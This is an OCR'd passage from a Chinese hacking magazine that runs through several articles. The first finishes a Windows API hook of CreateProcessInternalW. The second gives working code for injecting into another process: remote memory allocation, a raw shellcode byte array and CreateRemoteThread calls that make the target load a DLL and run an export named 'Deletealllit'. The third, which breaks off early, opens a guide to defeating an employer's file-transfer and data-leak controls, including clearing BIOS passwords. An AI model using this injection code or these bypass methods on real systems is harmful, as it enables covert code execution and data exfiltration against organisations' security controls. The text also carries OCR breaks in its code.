


图 3

没错，我们用先执行完以前的一句 push 608h，然后再一句 jmp CreateProcessInternalW + 5 就跳回到原函数了，省去了以前需要反复修改函数头的过程，是不是方便了许多？这就实现了无缝衔接。不过，前提是前 5 字节必须构成一句或一句以上的完整汇编，虽说微软几乎所有函数的前 5 字节都是一句完整的汇编代码，可是为了保险大家可以用 WinDbg 之类的反汇编工具进行查看。

而如果不是 5 字节的话我们就把多出来的字节也和前 5 字节一起复制过去就好了，反正要保证前 5 字节为 jmp xxx 和原来位置处的代码为一句或一句以上的完整汇编代码就好了，这种情况极其少见，这里不多做讨论。

实 现

原理大家都明白了，现在就看看代码吧。

鉴于使用 Unicode 的函数，就都使用 UNICODE 环境吧（这里使用控制台应用程序来演示）。

```
#define UNICODE 1
#define _UNICODE 1
#include <stdio.h>
#include <windows.h>
#include <tchar.h>

#ifndef LC_ALL
#define LC_ALL 0
#endif
```

由于 CreateProcessInternalW 函数在 Windows 头里面没有定义，我们就为动态调用做一些准备吧。

```
    //CreateProcessInternalW 的参数，先做这样的定义可以减少很
    //多代码量
    #define CPI_Parameters          HANDLE hToken, \
                                    LPCWSTR lpApplicationName, \
                                    LPWSTR lpCommandLine, \
                                    LPSECURITY_ATTRIBUTES
lpProcessAttributes, \
                                    LPSECURITY_ATTRIBUTES
lpThreadAttributes, \
                                    BOOL bInheritHandles, \
                                    DWORD dwCreationFlags, \
                                    LPVOID lpEnvironment, \
                                    LPCWSTR lpCurrentDirectory, \
                                    LPSTARTUPINFOW
lpStartupInfo, \
                                    LPPROCESS_INFORMATION
lpProcessInformation, \
                                    PHANDLE hNewToken
    typedef BOOL (WINAPI
*FN_CreateProcessInternalW)(CPI_Parameters);

    FN_CreateProcessInternalW fn_CreateProcessInternalW = NULL;
然后就是对函数的一些操作：
    // 使用 WriteProcessMemory 来给进程空间写数据
    void WriteMem(void * _Dst, const void * _Src, size_t _Size)
    {
        // GetCurrentProcess()，获取当前进程的一个伪句柄
        //也就是利用这个句柄来给当前进程空间写入数据
        WriteProcessMemory(::GetCurrentProcess(), _Dst, _Src,
_Size, 0);
    }
    void Hook(PVOID Func,PVOID New_Func,PVOID Proxy_Func)
    {
        BYTE bHookCode[5] = {0xe9,0,0,0,0};
                // 定义即将写入函数头的前 5 字节，0xe9 = jmp
        BYTE bJmpCode[5] = {0xe9,0,0,0,0};
                // 定义跳转到原始函数地址 +5 的代码
```

```
        // 计算跳转地址
        *((PULONG)(bHookCode + 1)) = (ULONG)New_Func -
(ULONG)Func - 5;
        *((PULONG)(bJmpCode + 1)) = (ULONG)Func -
(ULONG)Proxy_Func - 5;
        // 将原始函数的前5字节写入代理函数
        WriteMem(Proxy_Func, Func, 5);
        // 将跳转代码接着写入代理函数
        WriteMem((void *)((ULONG)Proxy_Func + 5), bJmpCode, 5);
        // 写入新的函数头，即 jmp xxx
        WriteMem(Func, bHookCode, 5);
    }
    void UnHook(PVOID orig_Func,PVOID Proxy_Func)
    {
        //还原原始函数的前5字节
        WriteMem(orig_Func, Proxy_Func, 5);
    }
```

现在看看我们的代理函数和伪函数：

```
    // 代理函数，我们通过使用这个函数即达到了执行原函数的目的
    // 这样写可以简化思路，我们也可以直接用一个10字节的数
    // 组保存，然后带参直接调用
    BOOL WINAPI Proxy_CreateProcessInternalW(CPI_Parameters)
    {
        // 用nop留下足够多的位置
        // 至少需要有10字节来给原始函数的前5字节和跳转
        // 代码覆盖
        __asm{
            nop
            nop
            nop
            nop
            nop
            nop
            nop
            nop
            nop
            nop
            nop
            nop
            nop
        }
    }
    BOOL WINAPI Fake_CreateProcessInternalW(CPI_Parameters)
    {
        TCHAR szCmd[512];
        wsprintf(szCmd, _T("%s%s"),
            lpApplicationName == NULL ? _T("") :
lpApplicationName,
            lpCommandLine == NULL ? _T("") : lpCommandLine);
        _tprintf(_T("[Fake_CreateProcessInternalW]\n%s\n\n"),szCmd);
        lstrcat(szCmd, _T("\n\n 确认创建该进程？ "));
    if (MessageBox(NULL, szCmd, _T("提示"), MB_YESNO |
MB_ICONQUESTION) ==
    IDYES)
        {
            /*return Proxy_CreateProcessInternalW(
                hToken,
                lpApplicationName,
                lpCommandLine,
                lpProcessAttributes,
                lpThreadAttributes,
                bInheritHandles,
                dwCreationFlags,
                lpEnvironment,
                lpCurrentDirectory,
                lpStartupInfo,
                lpProcessInformation,
                hNewToken);*/
            // 有时编译器可能会启用内联函数，导致无法使用被
            // 修改过的 Proxy_CreateProcessInternalW 函数
            // 所以，我们可能需要用汇编的方式来调用代理函数
            // WINAPI 是使用__stdcall 的方式，即我们需要从右
            // 向左把参数压入堆栈
            __asm{
                push    dword ptr [hNewToken]
                push    dword ptr [lpProcessInformation]
                push    dword ptr [lpStartupInfo]
                push    dword ptr [lpCurrentDirectory]
                push    dword ptr [lpEnvironment]
                push    dword ptr [dwCreationFlags]
                push    dword ptr [bInheritHandles]
                push    dword ptr [lpThreadAttributes]
                push    dword ptr [lpProcessAttributes]
                push    dword ptr [lpCommandLine]
                push    dword ptr [lpApplicationName]
                push    dword ptr [hToken]
                // 调用代理函数
                call    Proxy_CreateProcessInternalW
            }
        }else{
            return FALSE;
        }
    }
```

我们试着使用这两种方式来创建进程：

```
    void CP()
    {
        // 由于 CreateProcessW 的第二个参数为 LPWSTR，而不
        // 是 LPCWSTR
        // 照 MSDN 上的解释，这个参数必须指向一个可写的缓冲
        // 区，而不是一个字符的常量
    // 否则程序将会报错
        wchar_t szFile[MAX_PATH] =
_T("C:\\Windows\\notepad.exe ");
        PROCESS_INFORMATION piProcInfo;
        STARTUPINFOW siStartInfo;
        memset(&piProcInfo, 0,
sizeof(PROCESS_INFORMATION));
        memset(&siStartInfo, 0, sizeof(STARTUPINFO));
    siStartInfo.cb = sizeof(STARTUPINFO);
        siStartInfo.wShowWindow = SW_SHOWNORMAL;
        BOOL bStatus = CreateProcessW(
            NULL,
            szFile,
            NULL,
            NULL,
            0,
            0,
            NULL,
            NULL,
            &siStartInfo,
            &piProcInfo);
        CloseHandle(piProcInfo.hThread);
        CloseHandle(piProcInfo.hProcess);
        _tprintf(_T("[CreateProcess Mode] Status = %d\n\n"),bStatus);
    }
    void WE()
    {
    // 使用 WinExec 的方式来创建进程
        UINT uStatus = WinExec("C:\\Windows\\notepad.exe",
SW_SHOWNORMAL);
        _tprintf(_T("[WinExec Mode] Status = %d\n\n"),uStatus);
    }
```

前面的定义和准备工作都完成了，最后就是 Hook 这个函数了，这里为了简化说明就直接在入口点 Hook 这个函数了，大家可以根据自己的需要做适当修改：

```
    int main()
    {
            // 设置显示输出方式
            _tsetlocale(LC_ALL, _T("Chinese-simplified"));
            // 得到 CreateProcessInternalW 的地址
    HMODULE hKernel32 = GetModuleHandle(_T("Kernel32.dll"));
    fn_CreateProcessInternalW =
(FN_CreateProcessInternalW)GetProcAddress(
    hKernel32, "CreateProcessInternalW");
            if (!fn_CreateProcessInternalW)
            {
```

```
            _tprintf(_T("GetProcAddress failed.\n"));
                    _tscanf(_T("%*c"));
                    return 0;
                }
        // Hook CreateProcessInternalW 函数
Hook(fn_CreateProcessInternalW, Fake_CreateProcessInternalW,
Proxy_CreateProcessInternalW);
                // 这两种方式创建进程都将被拦截
                WE();
                CP();
        // 卸载 Hook
                UnHook(fn_CreateProcessInternalW,
Proxy_CreateProcessInternalW);

                _tprintf(_T("finished.\n"));
                _tscanf(_T("%*c"));            // 暂停

                return 0;
        }
```

本代码在 Windows7 + VS2010/VC6 下编译通过。

至此代码就完成了，看看效果图，如图 4 所示。





图 4

总　结

这种方式的 Hook 巧妙地利用了 jmp 来实现跳转，实现了无缝衔接，现在就算是多线程的应用程序，只要用了这种方式，就不用担心因频繁地修改函数头而导致这样那样的错误了。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键字：加载 DLL、导出函数



再谈加载 DLL

文/图　Magic dog

关于如何让非己方进程加载指定的 DLL，估计最早的思路来源于《Windows 核心编程》中通过 CreateRemoteThread 函数，让目标进程调用 LoadLibrary 来加载指定的 DLL。具体代码如下：

```
    HANDLE hProcess=OpenProcess(PROCESS_ALL_ACCESS,pid);
        PVOID lpParam = VirtualAllocEx(hProcess,
                                        0,
                                        MAX_PATH,
                                        MEM_COMMIT,
                                        PAGE_READWRITE);
        BOOL    as =   WriteProcessMemory(hProcess,
                                        lpParam,
                                        dllfullpath,
                                        MAX_PATH,
                                        0);
        HMODULE hm= GetModuleHandle(L"kernel32.dll");
        LPVOID FD = (LPTHREAD_START_ROUTINE)GetProc
Address(hm,"LoadLibraryW");
        HANDLE X =CreateRemoteThread(hProcess,
                                        0,
                                        0,
                    (LPTHREAD_START_ROUTINE)FD,
                                    lpParam,
                                        0,
                                        0);
```

CreateRemoteThread 返回的线程句柄可以判断线程是否执行完毕。这似乎有点投机的意思，并且也显得很不灵活。主要有如下两个弊端：

（1）无法执行 DLL 的导出函数，只能利用 DLL 加载时系统会执行 DLLMain 函数来间接达到我们的目的。但是如果要执行的函数需要提交参数，那么会更麻烦（参考进程间通信的办法）。

（2）这似乎是无法避免的一个问题。那就是：如果你在 DLLMain 及其子函数中建立了线程，那么它并不会马上启动。而是当系统处理完一些作业（包括执行 DLLMain）后才会启动线程。

如果建立的线程不需要与“外界”交换数据，那么看上去不是很致命。我们来看下面的代码：

```
    …
    int i=0;
    LPTHREAD_START_ROUTINE execute()
    {
            printf("%d,",i);
    }
    While(i<5)
    {
        HANDLE hthread = 0;
                hthread =CreateThread(0,0, execute,0,0,0);
                WaitForSingleObject(hthread,100);
    i++;
    }
```

看上去作者是想将小于 5 的正整数都打印出来。

作者通过 WaitForSingleObject 函数给予每个线程至多 0.1s

的执行时间，正常情况下完全可以保证逐条线程依次执行完毕。并正确打印出：0,1,2,3,4。

但是如果将上面的代码置于 DLLMain 中，那么打印出来的结果（假设可以看到 printf 数据）肯定会是：4,4,4,4,…并且个数不一定是 5 个，很大概率会少于 5 个。看来有时候我们不得不抛弃 Jeffrey Richter 的办法，从而另谋出路。回到函数 CreateRemoteThread，我们再看看它的原型：

```
HANDLE CreateRemoteThread(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId
);
```

第四个参数表示例程（函数）的地址，第五个是传递给这个例程的参数。并且规定提交的例程必须是 LPTHREAD_START_ROUTINE 类型。LPTHREAD_START_ROUTINE 类型目的是表示该例程只接受一个 LPVOID 类型的参数（大家达成协议）。

事实上，提交一个函数的地址给 CreateRemoteThread 函数后，CreateRemoteThread 会让目标进程新建一个线程，然后从这个提交的函数地址开始执行。注意：这个函数地址以及函数体显然是在目标进程内！嗯，有点 ShellCode 的感觉。

所以至此，我们完全可以抛弃 Jeffrey Richter 的做法，思路如下：

（1）向目标进程申请内存空间。

（2）向申请到的空间写入我们的二进制代码。

（3）通过 CreateRemoteThread 提交我们刚才申请的空间的首地址。

所以，现在的工作重点放在了这段写入目标进程空间的二进制代码上。虽然编写上似乎吃力了一点，但是我们豁然开朗了。

另外，如果需要提交参数，还得申请一次空间用来保存参数。如果是多个参数，那么把你要提交的参数放在结构体里，届时传递结构体的地址即可。

我们来看看实现这段二进制代码的汇编形式：

```
00401090  .  53              push   ebx
00401091  .  56              push   esi
00401092  .  8B7424 0C       mov    esi, dword ptr [esp+C]
//这里是提取参数，思考调用函数的过程
00401096     8B86 04010000   mov    eax, dword ptr [esi+104]
0040109C  .  57              push   edi
0040109D  .  56              push   esi
0040109E  .  FFD0            call   eax
004010A0  .  8BF8            mov    edi, eax
004010A2  .  85FF            test   edi, edi
004010A4  .  75 09           jnz    short 004010AF
004010A6  .  8B8E 10010000   mov    ecx, dword ptr [esi+110]
004010AC  .  50              push   eax
004010AD  .  FFD1            call   ecx
004010AF     8B86 08010000   mov    eax, dword ptr [esi+108]
004010B5     8D96 14010000   lea    edx, dword ptr [esi+114]
004010BB  .  52              push   edx
004010BC  .  57              push   edi
004010BD  .  FFD0            call   eax
004010BF  .  8BD8            mov    ebx, eax
004010C1  .  85DB            test   ebx, ebx
004010C3  .  75 09           jnz    short 004010CE
004010C5     8B8E 10010000   mov    ecx, dword ptr [esi+100]
004010CB  .  50              push   eax
004010CC  .  FFD1            call   ecx
004010CE     8B96 21010000   mov    edx, dword ptr [esi+121]
004010D4  .  52              push   edx
004010D5     8D86 25010000   lea    eax, dword ptr [esi+125]
004010DB  .  50              push   eax
004010DC  .  FFD3            call   ebx
004010DE     8B8E 0C010000   mov    ecx, dword ptr [esi+10C]
004010E4  .  57              push   edi
004010E5  .  8BD8            mov    ebx, eax
004010E7  .  FFD1            call   ecx
004010E9     8B96 10010000   mov    edx, dword ptr [esi+110]
004010EF  .  53              push   ebx
004010F0  .  FFD2            call   edx
004010F2  .  5F              pop    edi
004010F3  .  5E              pop    esi
004010F4  .  33C0            xor    eax, eax
004010F7  .  C3              retn
```

可以发现上面的 call 都是从参数空间里读取的函数地址。而这些地址是由负责注入的 exe 事先获取并写入到目标进程空间的。由于他们运行在同一个系统上，所以 API 地址是不变的，可以通用。

如果还不放心，那么可以完全参考通用 ShellCode 的写作（个人认为没必要）。核心的搞定了，我们现在来看 exe 部分。


```
    const int bin_size = 104;
    char bin[bin_size]=
                        {       0x53,0x56,0x8B,0x74,0x24,0x0C,
0x8B,0x86,0x04,0x01,
                                0x00,0x00,0x57,0x56,0xFF,0xD0,
0x8B,0xF8,0x85,0xFF,
                                0x75,0x09,0x8B,0x8E,0x10,0x01,
0x00,0x00,0x50,0xFF,
                                0xD1,0x8B,0x86,0x08,0x01,0x00,
0x00,0x8D,0x96,0x14,
                                0x01,0x00,0x00,0x52,0x57,0xFF,
0xD0,0x8B,0xD8,0x85,
                                0xDB,0x75,0x09,0x8B,0x8E,0x10,
0x01,0x00,0x00,0x50,
                                0xFF,0xD1,0x8B,0x96,0x21,0x01,
0x00,0x00,0x52,0x8D,
                                0x86,0x25,0x01,0x00,0x00,0x50,
0xFF,0xD3,0x8B,0x8E,
                                0x0C,0x01,0x00,0x00,0x57,0x8B,
0xD8,0xFF,0xD1,0x8B,
                                0x96,0x10,0x01,0x00,0x00,0x53,
0xFF,0xD2,0x5F,0x5E,
                                0x33,0xC0,0x5B,0xC3
                        };//这个就是汇编代码的二进制 code
    PVOID lpParam = VirtualAllocEx(hProcess,
                                        0,
                                        600,//申请 0.5k+数据
                                        MEM_COMMIT|MEM_
RESERVE,
                                        PAGE_READWRITE);
//保存参数空间
                        char *local_lpParam = (char*)malloc(512);
//用 0.5k 的本地空间临时存储数据
                        ZeroMemory(local_lpParam,512);
                        //开始构造数据存储本地，然后再写到目标进
                        char self_path[MAX_PATH];
                        ZeroMemory(self_path,MAX_PATH);
                        DWORD path_size=MAX_PATH;
                        if (!GetModuleFileName(0,self_path,path_size))
                        return;
                        for(;path_size>0;path_size--)
                        {
                                if(self_path[path_size-1]=='\\')
                                        break;
                        }
                        self_path[path_size]='\0';
                        strcat(self_path,dllname);
```

```
strcpy(local_lpParam,self_path);
                    //--LoadLibraryA--0x104//
                    int addr = (int)GetProcAddress(GetModule
Handle("kernel32.dll"),"LoadLibraryA");//获取本系统的通用地址
                    //把地址复制到 max_path 长度之后
                    int *temp
=(int*)&local_lpParam[MAX_PATH];//记住这个相对偏移:260=0x104
                    *temp=addr;
                    //--GetProcAddress--0x108//
                    addr = (int)GetProcAddress(GetModuleHandle
("kernel32.dll"),"GetProcAddress");
                    temp ++;
                    *temp=addr;
                    addr = (int)GetProcAddress(GetModuleHandle
("kernel32.dll"),"FreeLibrary");
                    temp ++;
                    *temp=addr;
                    addr = (int)GetProcAddress(GetModuleHandle
("kernel32.dll"),"ExitThread");
                    temp ++;
                    *temp=addr;
                    temp ++;
                    strcpy((char*)temp,exp_func_name);
                                                          //
                    char *p =(char*)temp;//转换成 char 指针
                    p +=0xD;//strlen("Deletealllit")+1;//假设导
出函数名为 Deletealllit
                    temp = (int*)p;
                    *temp   =event_type;//0x121
                    temp ++;
                    strcpy((char*)temp,keyword);//0x125
                    bool ret =
WriteProcessMemory(hProcess,lpParam,local_lpParam,512,0);
                    PVOID fuc = VirtualAllocEx(hProcess,
                                        0,
                                        255,
                                        MEM_COMMIT|MEM_
RESERVE,
                                        PAGE__READWRITE);
//函数
                    ret= WriteProcessMemory(hProcess,fuc,bin,
bin_size,0);        //写入二进制 code
                    HANDLE th=CreateRemoteThread(hProcess,
0,0,(LPTHREAD_START_ROUTINE)fuc,lpParam,0,0);
                }
            }
```

这样，我们就可以达到注入一个进程，然后装入我们的 DLL，目标进程调用导出函数 Deletealllit，并传入参数。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键字：VB、文件传输



突破“文件传输过滤系统”

文/图 广东工业大学 胡文亮

我有个师姐进了一间金融公司工作，这间公司可能是出于安全考虑（防范病毒和商业敏感数据外泄），使用“文件传输过滤系统”禁止了一切文件的上传下载（但仍可以上网）以及使用 U 盘带入带离数据（没有光驱和软驱，他们重装系统时才临时安装上光驱）。为了完成工作，她经常要义务加班到晚上八九点才能回家（因为无法把工作文件带回家中做）。在 2008 年第 10 期的《黑客防线》中，有一篇名为《编程实现过滤文件传输》的文章，那篇文章实现了防止通过 FTP 上传、Web 上传和 Email 附件从本机带离文件。本文要讨论的就是如何突破这些让人愤怒的限制。

禁止使用 U 盘很简单，在 BIOS 里禁用 USB 接口就行了（具体怎么操作不属于本文的讨论范畴，请自行到硬件论坛询问。不过不能禁用全部的 USB 接口，否则键盘鼠标就只能使用 PS/2 接口了）。通常为了防止别人更改设置，还可以加上 BIOS 密码。破解方法很简单，取下主板上的电池放电就可以清空 BIOS 密码。不过在众目睽睽之下拆开机箱拔电池，明显是不现实的。就算成功地清空了 BIOS 密码，若公司网管发现，估计这份工作也干到头了。

禁止上传下载就是要过滤端口，我在网友“渔家傲”的博客上看到一份禁止所有上传下载的代码，主要代码如下：

```
void DisNet()
{
    DWORD err = NO_ERROR;
    INTERFACE_HANDLE hInterface;
    WORD wVersionRequested;
    WSADATA wsaData;
    char name[255];
    char *ip;
    PHOSTENT hostinfo;
    wVersionRequested = MAKEWORD( 2, 0 );
